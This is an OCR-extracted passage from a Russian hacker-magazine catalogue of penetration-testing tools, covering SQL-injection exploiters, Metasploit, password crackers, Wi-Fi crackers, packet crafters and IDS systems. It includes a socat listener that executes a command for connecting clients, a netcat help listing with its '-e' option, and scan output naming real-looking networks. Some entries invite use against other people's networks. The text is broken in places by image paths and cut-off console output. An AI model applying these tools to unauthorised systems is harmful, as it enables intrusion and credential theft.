[23:47:33] [INFO] testing if GET parameter 'id' is dy
[23:47:33] [PAYLOAD] 6001
```






HAVIJ

is.gd/9dblnN

Можно сказать, мечта скрипткидиса. Если sqlmap может отпугнуть своим консольным интерфейсом, то Havij — своего рода воплощение идеи «SQL-инъекция — это просто». Тулза имеет удобный GUI, с которым разберется даже ребенок. При этом, как и sqlmap, Havij поддерживает множество баз данных, включая MySQL, MS SQL, Oracle, PostgreSQL, MS Access, Sybase и разные типы инъекций. Кроме бесплатной версии, есть более платный вариант с рядом дополнительных опций (например, обходом mod_security).





PANGOLIN

is.gd/PYkexv

Еще один инструмент для эксплуатации SQL-инъекций, разработанный специально для ленивых хакеров. Достаточно указать URL с уязвимым параметром, и программа автоматически определит тип SQL-инъекции, базу данных и выдаст другую полезную инфу. Приятный GUI позволит без особых усилий сдампить БД с уязвимого ресурса, получить хеши паролей, выполнить свой SQL-запрос, прочитать произвольные данные с удаленной ситемы и так далее. Помимо популярных БД, Pangolin поддерживает DB2, Informix, Sybase.

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ


Уязвимость, пусть даже критическая, без возможности эксплуатации ничего не дает. В этом разделе собраны программы, которые могут быть полезны не только для поиска, но и для эксплуатации уязвимостей.



METASPLOIT

is.gd/A50DPU

Если ты никогда не слышал о Metasploit, значит, этот журнал попал к тебе по ошибке или ты открыл его в первый раз. Metasploit — это один из столпов среди инструментов хакера, изначально разрабатываемый известным security-специалистом HD Moore. Инструмент уже давно и далеко ушел от своей изначальной идеи — простого сборника эксплойтов. На текущий момент помимо эксплойтов в нем огромное количество различных вспомогательных инструментов (сканеры, брутфорсеры, энкодеры) на любой случай жизни — сегодня это уже почти все в одном. Стоит сказать, что разработчики и комьюнити очень быстро добавляют хорошие эксплойты (это, как правило 1-day), однако иногда можно встретить и 0-day, утекший в Сеть. Также благодаря огромному сообществу существуют различные дополнения для Metasploit, которые еще расширяют его функционал (например, S.E.T.). Весь код написан на Ruby и изначально построен из расчета удобной расширяемости.





037

BEEF

is.gd/y9Lkex

Эксплуатационный фреймворк, нацеленный на уязвимости в браузерах. Позволяет управлять зоопарком зомби-машин из удобного графического интерфейса, выполняя множество полезных функций, реализованных в качестве модулей. BeEF имеет простую модульную структуру и давно уже научился взаимодействовать в связке с Metasploit через XMLRPC. Проект активно разрабатывается, и в него постоянно добавляются новые способы и методы эксплуатации.

038

FIDDLER

is.gd/jOu8dp

Специальная прокси, перехватывающая весь HTTP(S) трафик и предоставляющая удобные средства для манипулирования им. Например, можно установить своего рода брейкпоинты или описать триггеры с помощью системы событий и скриптовой подсистемы. Теперь все кукисы, заголовки, параметры запросов будут как на ладони, и ими спокойно можно манипулировать. Тут уж просто грех не проверить, насколько хорошо реализована валидация параметров с серверной стороны.



039

OWASP PROXY

is.gd/NKKfOQ

Библиотека, написанная на Java, которая может быть использована для реализации непарсящих прокси. Чтобы было понятней, представь себе проблему: ты просто так через Burp не сможешь сделать атаки на HPC и прочие фаззинги параметров — ибо таким образом ты будешь тестировать не парсер серверной стороны, а парсер Burp'а. Как раз в таких ситуациях, когда нужен прокси и в то же время ты делаешь fuzzing и HPC, — OWASP Proxy и поможет.



040

SET

is.gd/dlafkH

Даже в самой защищенной системе есть уязвимость, и эта уязвимость — человек, Кевин Митник доказал данное утверждение на все 200%. SET — это набор социального инженера, созданный для проведения атак против человеческого элемента. Он моментально вошел в арсенал стандартных инструментов всех пентестеров. SET был написан Дэвидом Кеннеди при активном участии сообщества и включает в себя атаки, никогда прежде не входившие в другие инструменты для проникновения.




041

YERSINIA

is.gd/g7hAQz

Программа для пентеста распределенных систем на низком уровне. В настоящее время реализованы атаки на следующие протоколы: Spanning Tree Protocol (STP), Cisco Discovery Protocol (CDP), Dynamic Trunking Protocol (DTP), Dynamic Host Configuration Protocol (DHCP), Hot Standby Router Protocol (HSRP), 802.1q, 802.1x, Inter-Switch Link Protocol (ISL), VLAN Trunking Protocol (VTP). Правда, пока без поддержки IPv6.




042

ZAP

is.gd/v5jnc7

Open source программа для проведения пентестов веб-приложений, чтобы сделать их более безопасными. В некоторых случаях ZAP даже может автоматически найти некоторые уязвимости, но в первую очередь он разрабатывался для помощи исследователям в ручном поиске. По сути это перехватывающий прокси, позволяющий просматривать весь проходящий трафик и ставить брейкпоинты. Кроме этого, в состав входят активный и пассивный сканеры уязвимостей.



043

FIREFOX + ADDONS

is.gd/ABFW72

При пентесте веб-приложений не обойтись без современного веб-браузера с набором полезных расширений. Для Firefox существует огромное количество аддонов (Tamper Data — пожалуй, самый известный), которые могут быть полезны при тестах на проникновение. Подмена User-Agent, манипуляция с HTTP-данными, удобная работа с прокси-серверами, мощная дебаг-консоль — все это мы разбирали в нашей статье «Firefox-убийца» в Хакер №7/10.



044

DOMINATOR

is.gd/4YC4E6

Среди утилит для поиска уязвимостей в веб-приложениях крайне редко попадаются те, которые умеют детектировать DOM XSS. Поэтому нельзя не упомянуть такой инструмент, как Dominator. Утилита реализована в виде надстройки для Firefox и существенно упрощает поиск подобных багов. Кстати, у Dominator есть более продвинутая, но платная версия. К счастью, разработчик предлагает бесплатный trial-период, которым вполне можно воспользоваться.

БРУТФОРС


Прямой перебор значений какого-то параметра (например, пароля) был актуален во все времена. Медлительность способа всегда пытались компенсировать с помощью правильных алгоритмов, а впоследствии радужных таблиц и вычислений на видеоадаптере.




JOHN THE RIPPER

is.gd/TcUOfR

John the Ripper — старейший (с 1996 года) и по-прежнему активно развиваемый Open Source инструмент для аудита баз хешей паролей, а также для восстановления забытых паролей. John работает на UNIX-подобных системах (включая OS X), на Windows и на ряде других систем, и обычно управляется с командной строки. В так называемых jumbo-версиях, развиваемых международным сообществом разработчиков, суммарно поддерживается более 200 типов хешей, методов аутентификации, шифрованных секретных ключей, архивов, «офисных» файлов, файловых систем, баз данных менеджеров паролей, кошельков Bitcoin и др. (наибольшее их количество — в ветке bleeding-jumbo на GitHub). Есть поддержка многопроцессорных систем через OpenMP и/или опцию --fork и поддержка кластеров через MPI или опцию --node. Сравнительно недавно появилась поддержка GPU через OpenCL и CUDA. Что примечательно, утилита исходно родом из России и написана Александром Песляком.






046

LOPHTCRACK

is.gd/1dPxfS

Программа для аудита и восстановления паролей винды. Позволяет восстанавливать пароли пользователей атакой по словарю, гибридом атаки по словарю и последовательного перебора, атакой последовательным перебором. Работает на всех Windows (начиная с XP), а также большинстве *nix-систем. С помощью сторонних программ можно экспортировать для взлома пароли с удаленных машин. Имеется встроенный планировщик, позволяющий проводить аудит через заданные промежутки времени.




048

OCLHASHCAT

is.gd/TaMofX

GPU переборщик паролей. Показывает самые лучшие результаты для перебора методом грубой силы. Лучшая утилита для таргетированного перебора одного хеша (перебор по чартсетам). Lite-версия работает быстрее на 30–40%, но поддерживает значительно меньше типов хешей, чем plus. Программа рассчитана на работу с дискретными видеокартами как от AMD, так и от NVIDIA и поддерживает следующие алгоритмы: MD5, SHA1, MySQL > v4.1, MD4, NTLM, Domain Cached Credentials, SHA256.




050

THC HYDRA

is.gd/fmUVBP

Легендарный многопоточный брутфорсер для различных сервисов от хак-группы THC. Многие считают его одним из лучших. Почему? Да хотя бы потому, что поддерживает подбор паролей для столь огромного списка сервисов: TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC,RSH, RLOGIN, CVS, SNMP, SMTP-AUTH, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, AFP, LDAP2, Cisco AAA.




052

HASHKILL

is.gd/gZUpmM

Свободная многопоточная программа для восстановления паролей. Для достижения высокой скорости перебора задействует наборы инструкций SSE2/AVX/XOP/AES-NI. Поддерживает 50 плагинов для взлома различных типов паролей (от простых MD5 и SHA1 до WPA, запароленных RAR-архивов). Поддерживает сохранение/восстановление рабочей сессии, таким образом, если программа упадет, не надо будет начинать перебор с начала. Позволяет брутить пароли с помощью GPU.



047

CAIN AND ABEL

is.gd/xQCMOM

Тебе нужно извлечь пароли и личные данные, сохраненные в браузере? Не проблема. Клик по нужной иконке — и они твои. Интересуешься пассами, которые непрерывно передаются по твоей локалке? В этом случае воспользуйся встроенным снифером. С помощью 15 встроенных утилит Cain & Abel может взломать разные типы хешей, провести исследование беспроводной сети, а также выполнить еще целый ряд уникальных действий, нацеленных на подбор или расшивку паролей.



049

RAINBOWCRACK

is.gd/0Etwhm

Что отличает ее от обычных брутфорсов? Обычные взломщики генерируют все возможные варианты текста, вычисляют от каждого хеш и сравнивают с искомым значением. RainbowCrack действует по-другому: она проверяет искомый хеш, сравнивая со значениями из предварительно предкалькулированной таблицы. Таким образом, благодаря мощности радужных таблиц время на вычисление хешей экономится, а тратится только на сравнение, что позволяет довольно быстро получить результат.




051

MEDUSA

is.gd/O1sNfJ

Быстрый параллельный модульный брутфорсер сетевых сервисов. Поддерживает кучу сервисов: AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NCP (NetWare), NNTP, PcAnywhere, POP3, PostgreSQL, rexec, rlogin, rsh, SMB, SMTP (AUTH/VRFY), SNMP, SSHv2, SVN, Telnet, VmAuthd, VNC. Обладает гибкой системой задания входных параметров. А каждый модуль для брутфорса представляет собой отдельный файл, что позволяет безболезненно наращивать функционал.



053

MULTIFORCER

is.gd/nl2MZD

Задействует всю мощь графических процессоров NVIDIA, чтобы превратить хеш в пароль. Что касается хешей, то поддерживается MD4, MD5, NTLM, SHA1, MS SQL и их вариации типа SHA1OFMD5 — sha1(md5($pass)), TRIPLEMD5 — md5(md5(md5($pass))). Есть еще новая версия программы — New Multiforcer, в ней уже добавлена работа с карточками AMD. Чтобы запустить брут, надо указать программе файл с набором допустимых символов, файл со взламываемым хешем и тип хеша.

ЭКСПЕРИМЕНТЫ С WI-FI

Побаловаться вардрайвингом, проверить безопасность беспроводной сети соседа, обнаружить скрытые сети вокруг — просто как дважды два, когда есть хороший Wi-Fi-адаптер, добротная антенна и пара полезных утилит.



AIRCRACK

is.gd/itPsuN

Aircrack представляет собой набор инструментов для аудита беспроводных сетей (взлома Wi-Fi WEP и брутфорса WPA-PSK ключей). Очень популярный инструмент, который состоит из множества дополнительных программ, например aireplay-ng для иъекции пакетов или airodump-ng для дампа беспроводного трафика. Программа работает с любыми беспроводными сетевыми адаптерами, драйвер которых поддерживает режим мониторинга (список можно найти на сайте программы). Существуют порты для Windows, Linux и OS X, но версия для UNIX-подобных операционных систем имеет значительно большую функциональность и поддерживает больше беспроводных адаптеров, чем Windows-версия (важным условием работы является возможность инъектировать пакеты). Aircrack-ng был также портирован для мобильных платформ Zaurus и Maemo. Также программа была портирована для iPhone.

```
CH  4 ][ Elapsed: 0 s ][ 2009-07-01 00:05


BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIP

00:21:29:AC:65:5B  -58        2        0    0   4  54   WPA2 CCM
00:18:39:CB:03:F1   -1        0        0    0  14  -1
00:23:69:BB:2D:0F  -31        7        0    0   3  54   WEP  WEP
00:1A:C4:68:BD:F9  -82        3        0    0   3  54.  WEP  WEP
00:12:17:29:13:92  -80        5        0    0   3  54   WPA  TKI
00:1B:2F:50:26:10  -63        2        0    0   6  54.  WPA2 CCM
00:18:3F:5F:9B:D9  -45        3        0    0   6  54.  WEP  WEP
00:1C:10:08:61:CE  -70        3        0    0   6  54   WPA  TKI
00:50:18:4A:E0:C6  -80        2        0    0   1  54.  WEP  WEP
00:1C:10:2B:06:B4  -50        4        0    0   1  54   WEP  WEP
00:14:A5:93:45:3B  -65        2       11    5   1  54   WEP  WEP
00:1F:33:C9:EB:46  -79        2        0    0   1  54   WPA  TKI
00:05:5D:EC:AA:52  -63        7        0    0   8  11   OPN
00:21:00:1A:2E:41  -75        3        0    0   7  54   WEP  WEP

BSSID              STATION            PWR   Rate  Lost  Packets

00:14:A5:93:45:3B  00:1F:5B:C0:16:20  -74  54-54    12   11
(not associated)   00:0D:93:85:F6:C2  -43   0- 1    42   6
(not associated)   00:1B:77:3B:BF:78  -84   0- 1     0   1
00:21:00:1A:2E:41  00:22:FB:30:1C:E2  -70   0- 1    14   6

bt ~ #
```



055

KISMET

is.gd/g4p8eu

Эта утилита мониторинга и сбора пакетов с беспроводных интерфейсов, которая всегда была важной частью арсенала любого вардрайвера. Kismet имеет консольный GUI на libncurces. Запускается где угодно, например, без проблем работала на КПК iPaq, не говоря уже о современных устройствах. Удобно, что сразу показывает количество IV/handshakes для WEP/WPA. Работает вкупе с другими утилитами типа deuath/injectors. Очень удобная для вардрайвинга — имеет интеграцию с геолокацией GPSD.

KisMAC 0.3.3

#	Ch	SSID	BSSID
0	1	FRITZ!Box Fon WLAN 71	00:15:0C:E4:A5:B7
1	1	<hidden ssid>	00:24:FE:45:56:3D
2	3	WLAN-F57219	00:1D:19:F5:72:57
3	1	ALICE-WLAN51	88:25:2C:BF:A8:E0
4	1	o2DSL	00:19:CB:88:40:9E
5	5	ALICE-WLAN20	7C:4F:B5:60:DF:CB
6	9	ALICE-WLANCC	00:25:5E:48:C7:CD
7	9	ALICE-WLANFE	00:25:5E:46:7F:FF
8	9	ALICE-WLAN12	00:25:5E:C7:99:13
9	9	Ragnarok	00:25:5E:D6:37:55
10	11	Julianundtom	00:01:E3:08:15:AC
11	11	WLAN-A26152	00:23:08:A2:61:8C
12	2	ChaosWG	00:1D:19:82:FC:6C
13	6	FRITZ!Box Fon WLAN 70	00:04:0E:72:DE:04
14	8	Alderan	00:1F:3F:34:85:94
15	11	RR Netzwerk	00:1E:52:6A:DB:21
16	11	<hidden ssid>	00:08:68:2B:28:42



KISMAC

is.gd/AvvRQd

Еще одна утилита для обнаружения и проверки беспроводных сетей, но разработанная специально для Mac. Обнаруживает скрытые SSID, показывает информацию о подключенных клиентах (MAC-адрес, IP-адрес и силу сигнала), имеет поддержку GPS, поддержку стандарта 802.11b/g, умеет проверять сети на стойкость к различного вида атакам (брутфорс атаки против LEAP, WPA и WEP, некоторые типы атак против WEP), а также совместима с AppleScript.


00045AE04361	jerry-jim
00022D0ECF15	JGK AirPort netwo
00601D1E3A0D	jiggs
0030651509F	JMNY Air 1
00022D0ADA6B	John Taylor
00045AEF3855	johnslinksys
003065026D38	Jon's Home
00022D037C57	JP Apple Network
00904B08358E	jsimotas
00022D0D8483	Kashpurell
00045AD1EF4D	kendrick
00022D2D0CF0	Keyframe Station

057

REAVER

is.gd/6HDo7L

Незаменимый инструмент для взлома Wi-Fi AP-точек с включенным WPS. Позволяет подобрать PIN-код для восстановления WPA/WPA2 паролей за несколько часов. Взлом осуществляется путем брутфорса 8-значного цифрового PIN'а, половины которого вычисляются независимо друг от друга.



058

INSSIDER

is.gd/HjMdbY

Подобно устаревшему Netstumbler утилита использует активные методы сканирования беспроводных сетей, а всю найденную о точках доступа информацию отображает в табличке, сдабривая данные красивыми графиками уровня сигнала. По сути, лучший стамблер для Windows.



059

GERIX WIFI CRACKER

Ссылка на сайт

Утилиты для вардрайвинга консольные, поэтому постоянно приходится ковыряться с передаваемыми ключами для запуска, копировать туда-сюда нужные MAC-адреса, названия дампов. И если раньше приходилось делать все вручную, то сейчас процесс можно без труда автоматизировать.

РАБОТА С ПАКЕТАМИ

Когда необходимо работать на уровне пакетов, менять значения определенных полей и смотреть, как ведет себя система, эти утилиты оказываются незаменимыми.



SCAPY

is.gd/Lkjl2h

Must-have для интерактивной манипуляции пакетами. Принять и декодировать пакеты самых различных протоколов, ответить на запрос, инжектировать модифицированный и собственноручно созданный пакет — все легко! С помощью Scapy можно выполнять целый ряд классических задач вроде сканирования портов, traceroute, определения инфраструктуры сети. В одном флаконе мы получаем замену таких популярных утилит, как hping, nmap, arpspoof, arp-sk, arping, tcpdump, tetheral, p0f и др. В то же самое время Scapy позволяет выполнить любое, даже самое специфическое задание, которое никогда не сможет сделать уже созданное другим разработчиком средство. Вместо того чтобы писать целую гору строк на Си, чтобы, например, сгенерировать неправильный пакет и сделать фаззинг какого-то демона, достаточно накидать пару строчек кода с использованием Scapy! У программы нет графического интерфейса, а интерактивность достигается за счет интерпретатора Python.

```
>>> s=IP(dst="google.com")/ICMP()
>>> s.show()
###[ IP ]###
  version= 4
  ihl= 0
  tos= 0x0
  len= 0
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= 0x0
  src= 192.168.1.10
  dst= Net('google.com')
  options= ''
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= 0x0
     id= 0x0
     seq= 0x0
>>> sniff(timeout=10)
<Sniffed: TCP:42 UDP:2 ICMP:8 Other:0>
>>> _
```

```
C:\>nc.exe -h
[v1.11 NT www.vulnwatc
connect to somewhere:
listen for inbound:
options:
        -d
        -e prog
        -g gateway
        -G num
        -h
        -i secs
        -l
        -L
```

061 NETCAT

is.gd/6mLPwQ


Простая и надежная утилита для работы с сокетами, позволяющая читать и писать данные в TCP и UDP соединениях, сканировать порты, разрешать DNS-запросы, посылать любые команды со стандартного ввода, выполнять заранее предопределенные действия в ответ на соединение — своеобразный швейцарский нож любого пентестера. Из особенностей — будь внимателен в консольном режиме, так как байт 0x0d обрезает все данные, которые пришли в этой же строке до него. Лучше направлять вывод в файл и смотреть через hexdump.

```
$ socat TCP-LISTEN:2001,fork EXEC:"ls -l ."
[1] 28705
$ telnet 127.0.0.1 2001
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
total 10864
drwxr-xr-x   7 kkovacs  staff      238 May
n
drwxr-xr-x   6 kkovacs  staff      204 May 1
drwxr-xr-x  62 kkovacs  staff     2108 Apr
drwxr-xr-x   3 kkovacs  staff      102 Aug 1
-rwxr-xr-x   1 kkovacs  staff      787 Dec 2
drwxr-xr-x   4 kkovacs  staff      136 Dec 2
drwxr-xr-x   5 kkovacs  staff      170 Jul 2
drwxr-xr-x  17 kkovacs  staff      578 Apr
-rw-r--r--   1 kkovacs  staff  5556757 Dec 2
drwxr-xr-x   4 kkovacs  staff      136 Feb 2
Connection closed by foreign host.
$
```

062 SOCAT

is.gd/A4WqxX

По большому счету это расширенная версия Netcat, но работающая с большим количеством протоколов, файлов, пайпов, девайсов (терминалов или модемов), сокетов (IPv4, IPv6, UDP, TCP), соксов, проксей и даже SSL. Функциональность такого инструмента впечатляет. Ее одинаково успешно можно использовать как соксофикатор, инструмент для перенаправления портов безопасный туннеллер или сниффер. Приятно, что работает она не только под никсами, но и под виндой.



063 LOKI

is.gd/1HXKfM

Фреймворк на Python, работающий под всеми операционными системами и включающий множество модулей для генерации пакетов и атак на протоколы сетевого уровня, в том числе BGP, LDP, OSPF, VRRP и другие. Утилита завоевала большую популярность после представления на хакерских конференциях.



064 NEMESIS

is.gd/3pv9Xr

Nemesis — это консольная утилита для пакетной инжекции, работающая как под виндой, так и под никсовыми осями. С ее помощью можно сначала создать, а потом передать нужные тебе сетевые пакеты прямо из командной строки. Отличный инструмент для тестирования IDS, файрвола и IP-стека.



065 HPING

is.gd/31Ucu1

Hping — утилита для Linux, FreeBSD, NetBSD, OpenBSD, Solaris для анализа, составления и работы с TCP/IP-пакетами. Поддерживает TCP, UDP, ICMP и RAW-IP, может работать как traceroute. Говорят, что чрезвычайно полезна для изучающих TCP/IP. Не проверяли :).

IDS

Защита компьютерных сетей, как обычных, так и беспроводных, — тема острая и злободневная. Чтобы обезопасить себя от неприятных сюрпризов, следует реализовать защиту в комплексе. Особое место в этом списке занимают системы обнаружения атак (IDS).




SNORT

is.gd/zyjPjc

Snort является сетевой системой обнаружения атак (IDS) с открытым исходным кодом, которая способна выполнить в реальном времени анализ IP-пакетов, передаваемых на контролируемых интерфейсах. Snort обнаруживает атаки, комбинируя два метода: сигнатурный и анализ протоколов. Система, построенная на Snort, способна собирать и обрабатывать информацию с нескольких разнесенных датчиков. Все в дело в производительности компьютеров, используемых в качестве сенсоров. Система состоит из модулей, каждый из которых направлен только на одно: выявлять всевозможные черви, эксплойты, сканирование портов, разные виды атак, а также другие подозрительные действия. Все это настраивается с помощью специального языка правил, которые четко регламентируют действия защитной системы.





067

SGUIL

is.gd/2Kdh0x

Snort создан для того, чтобы выполнять одну задачу — определение атак, и выполняет он ее хорошо. Анализ файлов журналов отдан на откуп сторонним разработчикам. Вообще, системы обнаружения вторжений (IDS) обычно редко обладают красивым и наглядным интерфейсом, а также мощной системой оповещения. За них эту работу выполняют отдельные приложения, и одним из наиболее мощных из них является Sguil. Она обрабатывает логи IDS и превращает их в удобный для анализа dashboard.




068

OSSEC HIDS

is.gd/O8YXHt

Добротная IDS со стандартным набором функций, которые реализованы на самом высоком уровне. Мы говорим об эффективном анализаторе логов, проверке целостности системных файлов, выявлении распространенных руткитов, а также своевременном оповещении админа. Впрочем, чаще всего OSSEC HIDS все-таки используется именно в качестве анализатора логов файрволов, веб-демонов, систем авторизации и других IDS.




069

OSSIM

is.gd/Uh0mYA

Целая система, построенная на open source решениях. Виртуальная машина с Linux будет выполнять роль основной системы контроля. Различные агенты, которые можно разместить в ключевых узлах сети (Snort, Nagios, кастомные анализаторы логов, системы контроля целостности и сканер уязвимостей), будут централизованно отстукивать и докладывать о ситуации. Система же будет реагировать на события согласно настройкам. Чтобы ее развернуть, нужно вложить душу, но результат того стоит.



070

HONEYD

is.gd/KvzlxR

Honeyd — специализированная платформа для построения хонипотов (ловушек для хакера). Она работает по модульному принципу. Каждый сервис — отдельный скрипт, определяющий поведение ловушки и реализующий механизм «запрос — ответ». Кроме того, HoneyD имеет расширенные средства формирования виртуальных сетей, в которых роль узлов выполняют сконфигурированные ловушки. Так что сложность хонипота зависит только от твоей фантазии.

РЕВЕРСИНГ


Обратный инжиниринг — это тоже своего рода высокое искусство. И как даже гениальному художнику не нарисовать очередного шедевра без хорошей кисти, так и реверсеру не разобраться с дебрями машинного кода без подходящих инструментов. Мы собрали самые востребованные.




IDA PRO

is.gd/HZUw7r

